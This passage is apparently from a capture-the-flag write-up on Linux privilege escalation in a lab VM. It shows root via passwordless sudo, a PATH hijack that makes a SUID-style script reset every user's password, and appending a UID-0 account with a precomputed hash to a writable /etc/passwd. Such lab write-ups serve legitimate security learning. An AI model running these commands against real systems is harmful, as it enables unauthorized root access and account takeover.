
It turned out that *user1* had permission to run the sudo command without a password. Therefore, I used it to switch to *root*.



```
user1  /  tmp  sudo su
sudo su
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 19 June 2024, 12:59:59
Memory Usage: 507/985MB (51.47%)
Disk Usage: 5/217GB (3%)

root  /  tmp  id
id
uid=0(root) gid=0(root) groups=0(root)
```


5. USING /ETC/PASSWD READ PERMISSION

I read the */etc/passwd* file.




```
user6  /  tmp  tail /etc/passwd
tail /etc/passwd
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
```

User7 had a group id of 0 i.e root. So I used the */home/user5/script* to change the password of every user. Then I switched to user 7.




```
#!/bin/bash
user6  /  tmp  echo 'echo "user1:rizzziom" | chpasswd' >>ls
echo 'echo "user1:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user2:rizzziom" | chpasswd' >>ls
echo 'echo "user2:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user3:rizzziom" | chpasswd' >>ls
echo 'echo "user3:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user4:rizzziom" | chpasswd' >>ls
echo 'echo "user4:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user5:rizzziom" | chpasswd' >>ls
echo 'echo "user5:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user6:rizzziom" | chpasswd' >>ls
echo 'echo "user6:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user7:rizzziom" | chpasswd' >>ls
echo 'echo "user7:rizzziom" | chpasswd' >>ls
user6  /  tmp  echo 'echo "user8:rizzziom" | chpasswd' >>ls
echo 'echo "user8:rizzziom" | chpasswd' >>ls
user6  /  tmp  chmod +x ls
chmod +x ls
user6  /  tmp  export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
user6  /  tmp  /home/user5/script
/home/user5/script
```



```
user6  /  tmp  su user7
su user7
Password: rizzziom

Welcome to Linux Lite 4.4 user7

Wednesday 19 June 2024, 13:10:34
Memory Usage: 551/985MB (55.94%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user7  /  tmp  id
id
uid=1006(user7) gid=0(root) groups=0(root)
```


6. ADDING NEW USER TO /ETC/PASSWD

I viewed the permissions on the */etc/passwd* file and found that users had write permission in it.




```
user7  /  tmp  ls -la /etc/passwd
ls -la /etc/passwd
-rw-rw-r-- 1 root root 2648 Jun  5  2019 /etc/passwd
user7  /  tmp
```

Hence, I created a new user: *rizzziom* with password *pass123* and ID *0*.




```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# openssl passwd -1 -salt mysalt pass123
$1$mysalt$lEeAKJmXWixtWh5SL7YFk0
```



```
user7  /  tmp  echo 'rizzziom:$1$mysalt$lEeAKJmXWixtWh5SL7YFk0:0:0:root:/root:/bin/bash' >> /etc/passwd
t:/bin/bash' >> /etc/passwdeAKJmXWixtWh5SL7YFk0:0:0:root:/root
```

Finally I switched to *rizzziom*



```
user7  /  tmp  su rizzziom
su rizzziom
Password: pass123

Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 19 June 2024, 13:17:06
Memory Usage: 554/985MB (56.24%)
Disk Usage: 5/217GB (3%)

root  /  tmp  id
id
uid=0(root) gid=0(root) groups=0(root)
```

CLOSURE

Getting initial access on the system was fairly simple; I just used the command injection vulnerability to get a reverse shell. As for the privilege escalation, I demonstrated six methods that gave me root access.

That's it from my side :)

UNTIL NEXT TIME